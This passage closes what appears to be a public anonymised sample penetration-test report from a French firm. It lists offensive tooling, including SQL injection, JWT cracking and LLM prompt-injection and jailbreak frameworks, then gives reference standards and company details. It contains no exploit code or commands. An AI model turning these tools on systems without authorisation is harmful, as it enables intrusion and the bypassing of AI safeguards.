- **Burp Suite Professional**, interception, rejeu, scanner actif ciblé, analyse de session.
- **Caido**, alternative légère à Burp pour les sessions API longues et l'analyse différentielle.
- **ffuf** et **dirsearch**, fuzzing de paramètres et de chemins, listes wordlist Laucked maison.
- **Nuclei**, templates passifs uniquement en mode non-intrusif, custom-templates Laucked sur findings PME récurrents.
- **httpx**, **amass**, **subfinder**, reconnaissance DNS et certificats.

Couche injection et confirmation

- **sqlmap**, confirmation manuelle d'injection SQL après identification.
- **jwt_tool**, **hashcat**, audit des secrets JWT et cassage offline contrôlé (F-005).
- **Scripts maison Python** dédiés à l'exploitation BOLA chaînée, l'énumération multi-tenant et la logique métier. Ces scripts ne sont pas publiés. Ils encodent l'expérience accumulée sur les architectures SaaS B2B.

Couche IA et LLM (lorsque le périmètre l'inclut)

- **PyRIT** (Microsoft), framework offensif LLM, scénarios de prompt injection direct et indirect.
- **garak**, scanner LLM open source, batteries de tests jailbreak, data leakage, supply chain.
- **promptmap**, scénarios de fuzzing de system prompts.
- **Scripts maison Python LLM**, payloads spécifiques aux architectures RAG et aux agents avec function calling, non publiés.

Référentiels et tooling de support

- **CVSS Calculator (FIRST.org)**, scoring base + temporel + environnemental.
- **CWE & MITRE ATT&CK**, classification et mapping kill-chain pour les scénarios d'enchaînement.

12.2 Référentiels utilisés

- OWASP Web Security Testing Guide (WSTG) v4.2
- OWASP API Security Top 10 (2023)
- OWASP LLM Top 10 (lorsque le périmètre IA est inclus)
- PTES, Penetration Testing Execution Standard
- CVSS v3.1
- CWE (Common Weakness Enumeration)
- NIST SP 800-115, Technical Guide to Information Security Testing

- MITRE ATT&CK Enterprise

12.3 À propos de Laucked

Laucked est un cabinet français de tests d'intrusion basé à Toulouse, dédié aux PME, SaaS B2B et ETI. L'équipe est composée de pentesters seniors certifiés OSCP, OSEP, OSWE et CEH. Tous les tests sont menés en interne, sans sous-traitance. La méthodologie suit OWASP et PTES. Laucked **n'est pas qualifié PASSI ANSSI**. Cette qualification reste requise pour les audits RGS, LPM et OIV pour lesquels nous orientons vers un prestataire qualifié.

Site	https://www.laucked.com
Diagnostic gratuit	https://www.laucked.com/diagnostic
Grille publique pentest	https://www.laucked.com/pricing
Méthodologie	https://www.laucked.com/pentest/methodology
Centre de confiance	https://www.laucked.com/trust

> **Rappel.** Ce document est un exemple anonymisé public. Les vrais rapports de mission Laucked sont nominatifs, partagés sous NDA, et plus longs (40 à 80 pages selon le périmètre). Pour obtenir un échantillon de rapport intégral et anonymisé sous NDA, contactez `sales@laucked.com` ou utilisez le formulaire sur https://www.laucked.com/pentest/exemple-rapport.

Fin du document. Laucked SAS, Toulouse, France.